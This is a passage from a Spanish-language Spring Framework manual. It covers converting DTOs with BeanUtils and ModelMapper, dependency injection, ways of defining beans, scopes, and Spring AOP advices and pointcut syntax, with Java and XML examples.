En los ejemplos del manual debería haber usado **DTO (Data Transfer Object)**, JavaBeans diseñados sólo para esa tarea. En el controlador convertiría las entidades recuperadas de la base de datos en objetos de la vista para su representación, o usaría estos DTO para leer los datos enviados por el cliente. Por supuesto me pasaría el día convirtiendo unos objetos en otros. Afortunadamente es una tarea trivial. Como son muy similares, usaría los mismos nombres por todas partes, y mediante reflexión sólo necesitaría un par de líneas de código.

Los ejemplos del manual son muy simples, por lo que los objetos del modelo de la vista coinciden exactamente con las entidades; por ese motivo he decidido hacerlo mal y no he añadido una capa adicional

---

al código que en este caso no aporta nada. Pero en caso real sería un **enorme agujero de seguridad**, o como mínimo una fuente constante de problemas que habría que tener en cuenta en cada método de acción de los controladores. En el mejor de los casos te obligará a retorcer la programación de formas bastante tontas (apartado 6.6.2, “Bucles infinitos”).

### 1.3.1 Ejemplo de conversión

En un caso real no tienes excusa para hacerlo mal. Hay muchas bibliotecas que te pueden ayudar a realizar la conversión, por ejemplo la clase **BeanUtils**, que viene con Spring:

```
BeanUtils.copyProperties(origen, destino);
```

En función de los getters y setters de cada clase copiará los valores de origen en destino.

Por supuesto, también puedes escribir el código de conversión manualmente. Es trivial escribir un método “get” en el DTO que te devuelva la entidad que necesitas, o escribir un constructor en el DTO que pida como parámetro la entidad.

En algunos casos la clase **ModelMapper** puede ser más útil, ya que crea directamente el objeto DTO. Para usarla tenemos que añadir la siguiente dependencia:

```
implementation 'org.modelmapper:modelMapper:2.4.5'
```

A partir de aquí podemos usarla de muchas formas distintas, pero ya que tenemos Spring lo más cómodo es crear un bean e inyectarlo donde nos interese:

```
@Bean
public ModelMapper modelMapper() {
    return new ModelMapper();
}
```

Supongamos que tenemos definida una entidad con su correspondiente DTO:

<pre>public class Persona {     private int id;     private String nombre;     private double salario;     private String datosPrivados;     ...     (getters y setters) }</pre>	<pre>public class PersonaDTO {     private String id;     private String nombre;     private double salario;     ...     (getters y setters) }</pre>
--	--

Basta con que los nombres de los **métodos get/set** coincidan, y que los tipos sean “más o menos” convertibles. La aplicación de esta clase es muy simple:

```
@Component
public class PruebasConversion {

    @Autowired
    private ModelMapper mp;

    @Autowired
    private Modelo modelo;

    //En la vida real habrá tareas adicionales: fechas, cantidades...
    private Persona getPersona(PersonaDTO dto) {
        return this.mp.map(dto, Persona.class);
    }

    //En la vida real habrá tareas adicionales: fechas, cantidades...
    private PersonaDTO getPersonaDTO(Persona entidad) {
        return this.mp.map(entidad, PersonaDTO.class);
    }

    @PostConstruct
    public void pruebas() {
        Persona uno=this.modelo.getPersona(20);
        List<Persona> lista=this.modelo.getList();
    }
}
```

---

```

    PersonaDTO unoDTO=getPersonaDTO(uno);
    List<PersonaDTO> listaDTO=lista.stream()
        .map(this::getPersonaDTO)
        .collect(Collectors.toList());
}
}

```

Me he limitado a convertir de la entidad al DTO, pero el caso inverso se realizaría del mismo modo.

No debes olvidar que antes de que se aplicara el patrón de diseño MVC y los DTO, Spring se pasaba el día convirtiendo de un tipo a otro, y sigue siendo una de sus características básicas. Revisa en el capítulo 7, “Validación, conversión y formateo de datos” todo lo referente a conversores, editores de propiedades y formateadores.

## 1.4 Spring Core

No voy a explicar qué es Spring, pero sí quiero recordarte cuáles son sus fundamentos, y de paso aclarar un par de conceptos importantes.

El objetivo de Spring es disminuir el acoplamiento entre clases, permitir diseñar aplicaciones que sean fácilmente modificables. Para conseguirlo aplica dos ideas fundamentales: Inyección de dependencia y programación orientada a aspectos.

Y muchas, muchas cosas más; si tienes tiempo libre, visita <https://spring.io/projects/spring-framework> y ponte a leer.

### 1.4.1 Inversión de control e inyección de dependencia

La inversión de control (**IoC**) es una idea teórica. En la programación tradicional (la de hace veinte años) el programador especificaba paso a paso todo lo que sucedía y cuándo iba a suceder. El caso típico es un programa que lee algo del teclado y lo muestra en pantalla.

Pero en un sistema gráfico ya no se puede pensar así. Dejamos preparadas las rutinas para que se lancen “de alguna forma”, por ejemplo cuando el usuario provoque un evento. Entregamos el control de la ejecución del programa a una herramienta externa: el sistema de ventanas, un contenedor, un framework. Según Wikipedia, “La inversión de control ocurre cuando trabajamos con una biblioteca y la propia biblioteca es la que invoca el código del usuario. Es típico que la biblioteca implemente las estructuras de alto nivel y es el código del usuario el que implementa las tareas de bajo nivel.”

Una forma de implementar la inversión de control es el patrón de diseño **inyección de dependencia**. Una herramienta externa (el Framework Spring, por ejemplo) controla el ciclo de vida de nuestras clases y suministra los objetos que gestiona al resto sin que sepamos (sin que tengamos que saber) muy bien de dónde salen.

El resultado final es que la clase Uno usa objetos de la clase Dos sin saber ni cuándo ni dónde ha sido creado ese objeto. Y si lo hacemos bien y usamos interfaces, sin saber ni siquiera que la clase Dos existe: dos clases no pueden estar más desacopladas.

### 1.4.2 Programación orientada a aspectos

**AOP (Aspect-Oriented Programming)** es un paradigma de programación muy útil. Está muy bien la abstracción de clases, los patrones de diseño... pero de vez en cuando nos resultaría muy cómodo poder ver el programa tal como lo que es realmente: un montón de subrutinas que se llaman unas a otras.

Imagina que ya tienes montado todo el modelo, con todo el acceso a todas las tablas relacionales a través de entidades y de repente tu jefe te dice “se me olvidaba, necesito un log de todos los accesos a la base de datos”. Cada vez que una rutina accede a los datos tienes que guardar un registro de lo que ha pasado. Por tanto tienes que modificar **todas** las subrutinas de acceso a datos y añadir código que **no tiene nada que ver** con el modelo. Horrible.

Si el lenguaje o el framework que estamos usando pueden aplicar AOP el escenario cambia totalmente. Podemos interceptar la ejecución de cualquier subrutina (por ejemplo las del paquete “modelo”) y ejecutar cualquier cosa antes, después o en vez de la subrutina. Con quince líneas de código resolvemos el problema anterior, y sin ensuciar el modelo con tareas que no le corresponden.

---

Podríamos decir que AOP consiste en programar eventos que se lanzan cuando se ejecuten ciertas rutinas, y que pueden modificar el comportamiento de las mismas, los valores que leen o devuelven o incluso reemplazarlas.

¿Cómo es posible aplicar esto? En teoría no se puede. La máquina virtual de Java está diseñada específicamente para prohibir ese enorme agujero de seguridad. Pues tenemos dos maneras de hacerlo:

- Modificar la máquina virtual para que lo permita. Se llama **AspectJ**, y antes de que Spring fuera ubicuo era bastante utilizado.
- Spring. El framework controla el ciclo de vida de nuestras clases, por lo que “sabe” cuándo se ejecuta cada método y puede mentirnos con respecto a su ejecución e interceptar todo lo que sucede. No es AOP real como en el caso de AspectJ, sólo una simulación con varias limitaciones, pero no es necesario usar una máquina virtual modificada ni aplicar una compilación especial.

## 1.5 Definición de beans en Spring

El marco de trabajo de Spring se basa en la definición de un **contexto**, el conjunto de clases que le pedimos que gestione. A las clases gestionadas por Spring se les llama **beans**.

Para Spring todos los beans son iguales, pero nosotros obviamente distinguiremos entre los que escribimos directamente y aquellos que nos hemos bajado junto con el resto del framework, y que suelen servir para realizar tareas habituales.

Podemos configurar una clase como un nuevo bean de tres formas distintas:

- **Ficheros de configuración en XML.** Ha sido la forma tradicional de configuración, y ya está en desuso.
- **Ficheros de Java anotados.** Ha reemplazado a los ficheros de XML. Al fin y al cabo, lo que hacemos con los ficheros de configuración es decirle a Spring cómo tiene que crear objetos de Java, y es más cómodo hacerlo con código de java que con ficheros de texto en formato XML.
- **Anotaciones en el código fuente.** Sin duda es la manera más cómoda, pero hay ciertas cosas que no pueden expresarse; y obviamente necesitamos tener el código fuente de la clase, por lo que no sirve para configurar beans de clases ya compiladas.

### 1.5.1 Ficheros de XML

No vamos a utilizarlo, pero ha sido la forma clásica de definir los beans de Spring. Este fichero configura un ejemplo básico:

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns... (la definición de un Schema XML)>
    <bean id="elModelo"
        class="org.javi.ejemplospringcore.modelo.ModeloDePrueba"/>

    <bean id="laVista" class="org.javi.ejemplospringcore.vista.Ventana">
        <constructor-arg value="Un ejemplo de Spring tradicional"/>
    </bean>

    <bean id="elControladorMasOMenos"
        class="org.javi.ejemplospringcore.oyentecontrolador.OyenteControlador">
        <constructor-arg index="0" ref="elModelo"/>
        <constructor-arg index="1" ref="laVista"/>
    </bean>
</beans>
```

Aunque no veamos el código de la aplicación podemos hacernos una idea de lo que hace. Simula una especie de MVC, y delego en Spring la tarea de gestionar el ciclo de vida de cada uno de sus componentes:

```
public class Programa {
    public static void main(String[] args) {
        ApplicationContext contexto=new ClassPathXmlApplicationContext("config.xml");
    }
}
```

---

De esta forma Spring inyectará unos objetos en los otros tal como le he pedido que haga en el fichero de configuración y cada una de las partes usará a las otras sin saber qué son realmente (el controlador hace referencia a las interfaces que implementan los beans):

```
public class OyenteControlador {
    private Modelo modelo;
    private Vista vista;
    public OyenteControlador(Modelo modelo, Vista vista) {
        this.modelo = modelo;
        this.vista = vista;
        asignarTodo();
        modelo.iniciar();
        vista.iniciar();
    }
    ...
}

public class Ventana extends JFrame implements Vista {
    private JButton uno, dos, tres, cuatro;
    private JTextArea area;
    public Ventana(String título) {
        super(título);
        ...
    }
    ...
}

public class ModeloDePrueba implements Modelo{
    ...
}
```

### 1.5.2 Ficheros de Java

El fichero de configuración anterior se parece a una especie de código extraño de programación, que define objetos de Java pero en formato XML. Pues a alguien se le ocurrió definir código de Java... con código de Java:

```
@Configuration
public class Configuracion {

    @Bean
    public Vista vista() {
        return new Ventana("Clase hecha como he querido");
    }

    @Bean
    public Modelo modelo() {
        return new ModeloDePrueba();
    }

    @Bean
    public OyenteControlador oyenteControlador () {
        return new OyenteControlador(this.modelo(), this.vista());
    }
}
```

La anotación **@Configuration** define una clase de Java con una clase de configuración para Spring. El framework la ejecutará y tomará lo que devuelvan los métodos anotados con **@Bean** como beans del contexto de Spring. Y ya que es una clase de Java podemos inyectar los beans o usar directamente los métodos, si nos apetece.

El contexto se define de forma parecida al caso anterior; tenemos que indicarle el “fichero” de configuración:

```
public class Programa {
    public static void main(String[] args) {
```

---

```

        ApplicationContext contexto=
            new AnnotationConfigApplicationContext(Configuracion.class);
    }
}

```

### 1.5.3 Anotaciones en el código fuente

En este caso podemos definirlo de una forma más sencilla; ya que las clases son nuestras podemos anotar el código fuente con **@Component**. Esta anotación le dice a Spring que tome esa clase como un nuevo bean:

```

@Component
public class ModeloDePrueba implements Modelo {
    ...
}

@Component
public class Ventana extends JFrame implements Vista {
    private JButton uno, dos, tres;
    private JTextArea area;
    public Ventana() {
        this("Título por defecto");
    }
    ...
}

@Component
public class OyenteControlador {
    private Modelo modelo;
    private Vista vista;

    public OyenteControlador(Modelo modelo, Vista vista) {
        this.modelo=modelo;
        this.vista=vista;
        asignarTodo();
        modelo.iniciar();
        vista.iniciar();
    }
}

```

Nos queda lanzar Spring y decirle que busque clases anotadas con “**@Component**”:

```

public class Programa {
    public static void main(String[] args) {
        ApplicationContext contexto=
            new AnnotationConfigApplicationContext(Configuracion.class);
    }
}

```

La función “main” no cambia, pero sí la clase de configuración:

```

@Configuration
@ComponentScan("org.javi.ejemplospringcore")
public class Configuracion {
}

```

No necesito definir ningún nuevo bean de forma explícita, solo usar la anotación **@ComponentScan** para que el framework busque clases anotadas a partir del paquete “`org.javi.ejemplospringcore`”; en mi caso es el paquete raíz de la aplicación, por lo que buscará beans en todo mi código fuente.

La anotación “**@ComponentScan**” es una de las muchas “abreviaturas” definidas en Spring. Si usáramos los antiguos ficheros de configuración de XML, lo que tendríamos que hacer para escanear anotaciones es definir un bean específico para que realice esa tarea (ya viene de fábrica), y modificar unos cuantos de los que se lanzan por defecto. Ese tipo de tareas habituales y engorrosas se han reemplazado con anotaciones. Hacen exactamente lo mismo, pero como tú no lo escribes es mucho más cómodo.

Una de las obsesiones de Spring es que no existan “tareas misteriosas” que el programador no sepa cómo se realizan. Por eso desde siempre te ha permitido / te ha obligado a especificar cada detalle de la configuración. Obviamente eso es un rollo infumable, sobre todo cuando empiezas. Las “anotaciones

---

cómidas<sup>1</sup>" son una solución perfecta; si quieres hacerlo fácilmente, las usas. Si eres un paranoico del detalle, puedes escribirlo como siempre.

La anotación "@Component" está estereotipada, es decir, han creado anotaciones adicionales que la extienden y especializan. Disponemos de tres estereotipos:

<b>Estereotipo</b>	<b>Descripción</b>
@Controller	Sólo para aplicaciones Web MVC. Define el bean como un controlador. Lo veremos con detalle en capítulos posteriores.
@Repository	Define el bean como un repositorio de datos, una clase encargada de gestionar tablas o entidades. Las veremos en los ejemplos, pero no voy a explicarlas aquí. Puedes consultar la documentación oficial de Spring sobre JPA, o el capítulo ocho del manual sobre JPA, "Spring Data JPA".
@Service	Desde un punto de vista práctico no se diferencia de "@Component", pero se supone que define una capa de servicio. Si el bean es parte de una capa de servicio usa esta anotación por motivos estéticos.

## 1.6 Inyección de dependencia

Spring es listo. No sólo crea objetos de las clases has configurado como beans, sino que tiene en cuenta quién usa a quién para definirlas en el orden adecuado e **inyectar las dependencias** correctamente.

En el ejemplo anterior usamos la anotación "@Component" para definir tres beans: "Ventana", que implementa la interfaz Vista, "ModeloDePrueba" que implementa la interfaz Modelo y "OyenteControlador", cuyo constructor necesita esos dos tipos de objetos:

```
public OyenteControlador(Modelo modelo, Vista vista) {  
    ...  
}
```

Spring detecta que este bean depende de los anteriores, por lo que creará los otros dos en primer lugar; cuando cree a "OyenteControlador" le los pasará a su constructor automáticamente. Fíjate que el constructor está bien definido y no hace referencia a las clases directamente, sino a las interfaces que éstas implementan. Por defecto la inyección de dependencia se realiza por tipo.

Funcionamos por modas. Esta forma de escribirlo se había quedado anticuada, favoreciendo el uso de anotaciones para expresar las dependencias, pero de nuevo se están volviendo a utilizar constructores con parámetros para inyectar los beans.

Cuando usamos el fichero de configuración de XML o de Java definimos de forma explícita quién debía ir dónde:

```
@Bean  
public OyenteControlador oyenteControlador () {  
    return new OyenteControlador(this.modelo(), this.vista());  
}
```

Pero también hubiera funcionado de este modo:

```
@Bean  
public OyenteControlador oyenteControlador (Modelo modelo, Vista vista) {  
    return new OyenteControlador(modelo, vista);  
}
```

### 1.6.1 @Autowired y @Qualified

Cuando usamos otros frameworks de Spring y escribimos programas más complejos la inyección de dependencia se puede aplicar con la anotación **@Autowired**:

```
@Component  
public class OyenteControlador {
```

---

<sup>1</sup> A grandes rasgos, a las anotaciones cómodas junto con un par de herramientas de autoconfiguración se le llama Spring Boot.

---

```

@Autowired
private Modelo modelo;

@Autowired
private Vista vista

public OyenteControlador() {
    ...
}
...
}

```

Spring “hace trampas” (AOP, supongo) y rellena las propiedades privadas con beans del tipo adecuado.

Si no indicas lo contrario la inyección de dependencia se aplica por el **tipo de datos**. Si un bean pide un objeto de “clase Vista”, Spring revisa si alguno de los beans que tiene definidos cumple con la solicitud. Si sólo hay uno, lo inyecta. Si no hay ninguno se produce un error.

Si encuentra varios candidatos no sabrá cuál de ellos aplicar, por lo que también fallará. A veces es necesario diferenciar por un nombre, no por la clase del bean. Para asignar un nombre mediante anotaciones podemos hacerlo con un atributo de la anotación **@Component**:

```

@Component("modelo")
public class ModeloDePrueba implements Modelo {
    ...
}

```

O bien podemos usar la anotación **@Qualifier**, en nuestro código fuente:

```

@Component
@Qualifier("modelo")
public class ModeloDePrueba implements Modelo {
    ...
}

```

O con ficheros de configuración:

```

@Bean
@Qualifier("modelo")
public Modelo modelo() {
    return new ModeloDePrueba();
}

```

Para pedir la inyección de un bean por nombre también se usa **@Qualifier**:

```

@Component
public class OyenteControlador {

    @Autowired
    @Qualifier("modelo")
    private Modelo modelo;
    ...
}

```

Habitualmente no es necesario injectar por nombre. En la mayoría de aplicaciones basta con usar “@Autowired” y que Spring inyecte por tipo, generalmente de interfaz implementada.

Cuando usamos ficheros de configuración siempre definimos un nombre para el bean. Si usamos la anotación ése será el nombre que le asignemos, pero en caso contrario el nombre asignado será el del método que hemos utilizado.

## 1.7 Scope

Un bean no es más que una instancia de una clase, un objeto. El **ámbito** o **scope** es la forma que tiene Spring de definir esos objetos, es decir, cuántos crea y cuándo lo hace. Spring Core nos permite definirlos de dos maneras distintas:

Scope	Descripción
singleton	Ambito por defecto. Spring sólo crea una instancia de la clase, un único objeto en todo el programa. Si varios beans solicitan la inyección de ese objeto compartirán la misma instancia física. Ya que sólo creará uno, el framework lo hará cuando lo crea conveniente.
prototype	Spring creará una instancia diferente cada vez que alguien solicite el bean. Habrá un objeto distinto por cada inyección de dependencia

Para cambiar el scope de un bean debemos usar la anotación **@Scope**:

```
@Component
@Scope("prototype")
public class MiClase implements MiInterface {
    ...
}
```

También podemos usar la anotación en las clases de configuración:

```
@Configuration
public class Configuracion {
    @Bean
    @Scope("prototype")
    public MiInterface crearMiClase {
        ...
    }
}
```

Si usamos el framework para la creación de aplicaciones Web disponemos de varios ámbitos adicionales:

Scope	Descripción
request	El contenedor creará una nueva instancia del objeto con cada petición HTTP.
session	Creará una instancia del objeto para cada sesión HTTP. Spring se encargará de que siempre esté disponible la adecuada, en función del usuario conectado. De todos los ámbitos nuevos, seguramente será el único que uses.
globalsession	Similar al anterior, pero sólo para Portlets. Léete el manual de Spring.
application	Spring creará una instancia del bean para cada ServletContext definido en la aplicación. Por defecto sólo hay un “contexto” por aplicación, por lo que su comportamiento coincidiría un con un bean singleton; pero podemos definir más de un contexto si lo necesitamos
websocket	Creará un bean por cada petición que se produzca dentro de un WebSocket.

## 1.8 AOP

El manual de referencia dedica varios capítulos a la programación orientada a aspectos. En este apartado sólo echaremos un vistazo a lo que puede hacer y veremos un par de ejemplos. Si necesitas profundizar, en la página <https://docs.spring.io/spring/docs/current/spring-framework-reference/core.html#aop> encontrarás más información.

Spring permite definir los “aspectos” mediante esquemas de XML o bien mediante las anotaciones de la biblioteca **@AspectJ**: de hecho utiliza sus bibliotecas, aunque internamente son totalmente independientes. En este manual usaré las anotaciones, aunque ambas opciones son plenamente funcionales.

Para poder usar AOP en Spring Boot (incluidas las anotaciones de **@AspectJ**) sólo tenemos que añadir una dependencia, **spring-boot-starter-aop**:

```
implementation 'org.springframework.boot:spring-boot-starter-aop'
```

Los aspectos son un “truco” que aplica Spring sobre sus beans. **Sólo** puedes utilizar Spring AOP sobre **beans de Spring**.

## 1.8.1 Conceptos básicos

Siguiendo la estructura del manual de referencia, en primer lugar definiremos la terminología usada en AOP. Pondré los nombres en inglés y castellano, ya que a veces la traducción chirría un poco.

**Aspect (aspecto).** Una aplicación concreta de la programación orientada a aspectos, una clase que aplica la tecnología AOP. Si usamos XML se tratará de una clase normal y corriente. Con anotaciones, tenemos que decorarla con **@Aspect**

```
@Aspect  
@Component  
public class Reintentar {  
    ...  
}
```

En Spring Boot también es necesario que se defina con un bean para que el framework la reconozca. A menudo se usa también “@Configuration”.

**Join point (punto de unión).** Un punto durante la ejecución de un programa en el que se puede aplicar AOP. Con Spring AOP ese punto **siempre** es la ejecución de un método. AspectJ es mucho más versátil.

**Advice (consejo).** Acción que realizará un aspecto en cierto punto de unión: También se puede entender como cuándo la realizará. Recuerda que un punto de unión siempre es un método. Podemos escoger entre antes de que se ejecute, después, cuando falle o “en vez de”. Lo veremos después con ejemplos.

**Pointcut (punto de corte, de enganche).** Una expresión que encajará con uno o muchos puntos de corte. Una especie de “expresión regular” que coincide con métodos del programa. Podemos expresar casi de todo: métodos de cierto nombre, clase o paquete (o parte), que tengan ciertos parámetros, que devuelvan un tipo concreto, etc.:

```
"execution(public * *(...))"  
"within(com.xyz.someapp.service..*)"  
"target(com.xyz.service.AccountService)"  
"args(String)"
```

Por sí solos no tienen ningún sentido, hay que definirlos dentro de un advice. También lo veremos más adelante.

**Introduction (introducción).** Podemos añadir nuevas interfaces (con su implementación correspondiente) a un objeto que hayamos interceptado, es decir, le podemos añadir nuevos métodos y campos. A esto se le llama “inter-type declaration”, y si sabes algo de C# te sonará de algo.

**Target object (objeto destinatario).** Un objeto sobre el que hemos aplicado AOP, un **advised object**.

**AOP proxy (apoderado, representante AOP).** Un objeto creado por el framework AOP para implementar el aspecto programado. ¿Cómo podemos interceptar la ejecución de un método para que realice algo distinto? No se puede. Lo que hace Spring AOP es mentirnos y crear un objeto (una clase) nueva, con los métodos del anterior y añadiendo nuestras modificaciones, un **objeto proxy**. Nosotros pensamos que estamos ejecutando el objeto original y que mágicamente hemos cambiado su comportamiento, cuando en realidad estamos usando el proxy.

Spring AOP, siempre que puede crea el proxy a partir de las interfaces que implemente la clase original. Crea un “JDK dynamic proxy”. Cuando no puede (no hay interfaces o queremos métodos públicos que no pertenecen a una interfaz) se utiliza la biblioteca CGLIB y se crea un “CGLIB proxy”.

**CGLIB (Code Generation Library)** no es un concepto de AOP, se usa en muchas herramientas distintas. Es una biblioteca que usando reflexión y la capacidad de cargar clases en ejecución de Java permite la creación de nuevas clases (por lo general proxy) en tiempo de ejecución.

**Weaving (tejido, tejeduría, trama).** La unión de los aspectos con otras clases del programa para crear “advised object”. En Spring AOP se hace en tiempo de ejecución.

## 1.8.2 Advices

Aunque la teoría dice que el “aspecto” es una clase, obviamente quien realiza el trabajo son los métodos de esa clase. Anotaremos los métodos que nos interesen con advices, de tal modo que se ejecuten en ciertas condiciones. Funcionarán como los oyentes de un evento, sólo que ese evento será la ejecución de algún método:

```

@Aspect
@Configuration
public class Registros {
    @Before("within(com.javi.productos.controlador..*)")
    public void registrarAccionesControladores(JoinPoint jp) {
        System.out.format("%s.%s\n", jp.getTarget().getClass().getName(),
                          jp.getSignature().getName());
    }
}

```

He usado el adivce “@Before”, que se lanza antes de la ejecución de los métodos que encajen con el punto de corte definido; en este caso intercepta la ejecución de cualquier métodos de los controladores, cualquier método de cualquier clase del paquete “com.javi.productos.controlador” y subpaquetes.

Podemos definir los siguientes tipos de advices:

<b>@Before</b>	<b>Tipo</b>	<b>Descripción</b>
<i>El método anotado se ejecutará antes de que comience la ejecución del método destinatario.</i>		
<b>value</b>	<b>String</b>	<i>El punto de corte.</i>
<b>argNames</b>		
<i>Nombres de los argumentos del método interceptado, para copiarlos en los parámetros del método anotado. Sólo estarán disponibles si se compila en modo debug o con la opción “parameters”.</i>		
<b>@AfterReturning</b>	<b>Tipo</b>	<b>Descripción</b>
<i>El advice se ejecuta cuando el método coincidente con el punto de corte haya acabado sin errores.</i>		
<b>value</b>	<b>String</b>	<i>El punto de corte.</i>
<b>pointcut</b>		
<b>argNames</b>	<b>String</b>	<i>Nombres de los argumentos del método interceptado, para copiarlos en los parámetros del método anotado.</i>
<b>returning</b>	<b>String</b>	<i>El nombre del parámetro del método anotado donde se copiará el valor devuelto por el método interceptado.</i>
<b>@AfterThrowing</b>	<b>Tipo</b>	<b>Descripción</b>
<i>Se ejecuta cuando el método interceptado acaba con una excepción.</i>		
<b>value</b>	<b>String</b>	<i>El punto de corte.</i>
<b>pointcut</b>		
<b>argNames</b>	<b>String</b>	<i>Nombres de los argumentos del método interceptado, para copiarlos en los parámetros del método anotado.</i>
<b>throwing</b>	<b>String</b>	<i>El nombre del parámetro del método anotado donde se copiará la excepción que se ha producido.</i>
<b>@After</b>	<b>Tipo</b>	<b>Descripción</b>
<i>El método interceptado finaliza. Hay que prever que puede acabar con una excepción.</i>		
<b>value</b>	<b>String</b>	<i>El punto de corte.</i>
<b>argNames</b>		
<i>Nombres de los argumentos del método interceptado, para copiarlos en los parámetros del método anotado.</i>		
<b>@Around</b>	<b>Tipo</b>	<b>Descripción</b>
<i>El advice se ejecuta en vez del método interceptado. Por supuesto hay maneras de que el advice ejecute el target si nos interesa.</i>		
<b>value</b>	<b>String</b>	<i>El punto de corte.</i>

<b>@Around</b>	<b>Tipo</b>	<b>Descripción</b>
<i>El advice se ejecuta en vez del método interceptado. Por supuesto hay maneras de que el advice ejecute el target si nos interesa.</i>		
<b>argNames</b>	<b>String</b>	<i>Nombres de los argumentos del método interceptado, para copiarlos en los parámetros del método anotado.</i>

La anotación “@Around” es la más potente de todas, ya que nos deja hacer cualquier cosa. De todas formas para mejorar el rendimiento se aconseja usar el advice más sencillo posible.

Los métodos anotados admiten varios parámetros. Como ya hemos visto en las tablas anteriores, podemos referirnos a los parámetros o los valores de retorno de un método interceptado:

```
@AfterReturning(pointcut="execution(String com.javi.personas.controlador.*.*(..))",
               returning="retorno")
public void textoDevuelto(JoinPoint jp, String retorno) {
    logger.trace("Método {}, string devuelto: {}", jp.getSignature().getName(), retorno);
}
```

Y en cualquier advice podemos usar un parámetro de tipo **JoinPoint**, que nos proporciona toda la información que necesitamos sobre el objetivo:

<b>Método</b>	<b>Descripción</b>
<b>Object[] getArgs()</b>	<i>Los argumentos del método interceptado.</i>
<b>String getKind()</b>	<i>Un texto que representa el tipo de punto de corte.</i>
<b>Signature getSignature()</b>	<i>Información sobre el método interceptado: nombre, clase a la que pertenece, etc.</i>
<b>Object getThis()</b>	<i>El objeto que se está ejecutando.</i>
<b>Object getTarget()</b>	<i>El objeto interceptado. En Spring AOP siempre coincidirá con el anterior.</i>
<b>String toLongString()</b> <b>String toShortString()</b>	<i>Una representación del punto de corte.</i>

Y sólo cuando aplicamos “@Around”, debemos utilizar **ProceedingJoinPoint**. Esta interfaz extiende a la anterior, y añade métodos para controlar la ejecución del objetivo interceptado:

<b>Método</b>	<b>Descripción</b>
<b>Object proceed()</b>	<i>Ejecuta el método interceptado.</i>
<b>Object proceed(Object[])</b>	<i>Ejecuta el método interceptado pero con los parámetros que queramos, siempre que coincidan con la firma del objetivo.</i>

### 1.8.3 Puntos de corte

Podemos definir los puntos de corte de muchas maneras distintas. Si usamos anotaciones, los expresaremos como un atributo de los advices. Son textos con un formato especial en función del **Pointcut Designators (PCD)** que usemos:

<b>PCD</b>	<b>Descripción</b>
<b>execution</b>	<i>Es el más utilizado. Permite especificar (si se quiere) un método concreto con argumentos de cierta clase, aunque lo habitual es aplicarlo de forma más genérica. La sintaxis completa. Ten cuidado con el tipo de retorno, indicarlo es obligatorio:</i> <i>execution(acceso? tipo_retorno paquete.clase?metodo(argumentos) excepción?)</i>
<b>within</b>	<i>El patrón define una clase. Se interceptarán todos los métodos de esa clase:</i> <i>within(paquete.clase)</i>
<b>this</b>	<i>Coincide con cualquier método de una clase que sea instancia del bean referenciado. Por ejemplo se puede indicar una interfaz:</i> <i>this(paquete.clase)</i>

<b>PCD</b>	<b>Descripción</b>
<b>target</b>	Creo que Spring AOP no hay diferencia con “this”: <code>target(paquete.clase)</code>
<b>args</b>	Métodos que tengan definidos argumentos de esos tipos: <code>args(argumentos)</code>
<b>@target</b>	Métodos de clases decoradas con la anotación indicada: <code>@target(paquete.anotación)</code>
<b>@args</b>	Métodos que tengan definidos argumentos decorados con la anotación indicada. El número de argumentos debe coincidir: <code>@args(paquete.anotación)</code>
<b>@within</b>	En Spring AOP no hay diferencia con “@target”: <code>@within(paquete.anotación)</code>
<b>@annotation</b>	Métodos decorados con esa anotación: <code>@annotation(paquete.anotación)</code>
<b>bean</b>	Sólo para Spring AOP. Intercepta los métodos del bean con el nombre indicado: <code>Bean(dataSource)</code>

También podemos usar caracteres comodín, y disponemos de dos símbolos especiales para agrupar PCD:

<b>Símbolo</b>	<b>Descripción</b>	<b>Ejemplo</b>
*	Permite reemplazar un elemento o parte de un nombre.	<code>com.javi.ej.modelo.*.entidad.*</code> <code>com.javi.ej.*.*.Datos*</code>
..	Paquetes recursivos.	<code>com.javi..*</code>
()	Método sin argumentos.	<code>com.javi..*()</code> <code>com.javi..*.get()</code>
(..)	Método con cualquier número de argumentos, o ninguno.	<code>com.javi.ej.modelo.MisDatos.leer(..)</code>
(*)	Método con un argumento de cualquier tipo.	<code>com.javi.ej.modelo.MisDatos.leer(*)</code> <code>com.javi.ej.modelo.MisDatos.(*, String)</code>
&&	Se deben cumplir todos los PCD	<code>pcd(expresión) &amp;&amp; pcd(otra expresión)</code>
	Se debe cumplir alguno de los PCD	<code>pcd(expresión)    pcd(otra expresión)</code>
!	Que no se cumpla ese PCD	<code>!pcd(expresión)</code>

### 1.8.3.1 Ejemplos de sintaxis

La mayoría los he copiado del manual de referencia:

- Intercepta la ejecución de los métodos “getPersonas()”, sin importar lo que devuelvan, de cualquier clase del paquete “com.javi.personas.modelo”:
 

```
@Around("execution(* com.javi.personas.modelo.*.getPersonas())")
```
- Ejecutaré el advice antes que cualquier método público de la aplicación:
 

```
@Before("execution(public * *(..))")
```
- Intercepta la ejecución de cualquier método que comience por “set” de la aplicación, de tipo void y con cualquier número (y tipo) de parámetros:
 

```
@Around("execution(void set*(..))")
```
- El advice se ejecuta después de cualquier método que esté o descienda del paquete “com.javi.prog”, si ha finalizado correctamente. Capturo el valor devuelto con el argumento “valor”:
 

```
@AfterReturning(value="execution(* com.javi.prog..*.*(..))", returning="valor")
```
- Se ejecuta después de cualquier método que esté o descienda del paquete “com.javi.prog”, sin importar si se produjo una excepción no controlada:

- 
- ```

    @After("within(com.javi.prog...*)")

```
- Se ejecuta antes de cualquier método que tenga un argumento (sólo uno) que implemente la interfaz “Serializable”:
 

```

@Before("args(java.io.Serializable)")

```
  - Intercepto la ejecución de cualquier método decorado con la anotación “@RequestMapping”:
 

```

@Around("@annotation(org.springframework.web.bind.annotation.RequestMapping)")

```
  - La sintaxis puede llegar a ser retorcida. La anterior, pero expresando la anotación del método como un modificador del valor de retorno del mismo. He acortado el nombre del paquete para que quepa en una línea y se lea mejor:
 

```

@Around("execution(@@o.s.web.bind.annotation.RequestMapping *) * *(..))")

```
  - Intercepto la ejecución de cualquier método cuyo primero argumento esté decorado con la anotación “@Validated”:
 

```

@Around("@args(org.springframework.validation.annotation.Validated,...)")

```
  - Ejecuto el método después de que cualquier método del bean “controladorEntrada” provoque una excepción. Puedo capturarla si defino un argumento llamado “error”:
 

```

@AfterThrowing(value="bean(controladorEntrada)", throwing="error")

```
  - Ejecutaré la acción antes de cualquier método del bean “dataSource” que tenga un único parámetro de tipo String, y podré hacer referencia a su valor mediante un argumento llamado “texto”:
 

```

@Before(value="bean(dataSource) && arg(String)", argNames="texto")

```

#### 1.8.3.2 Reutilizar puntos de corte

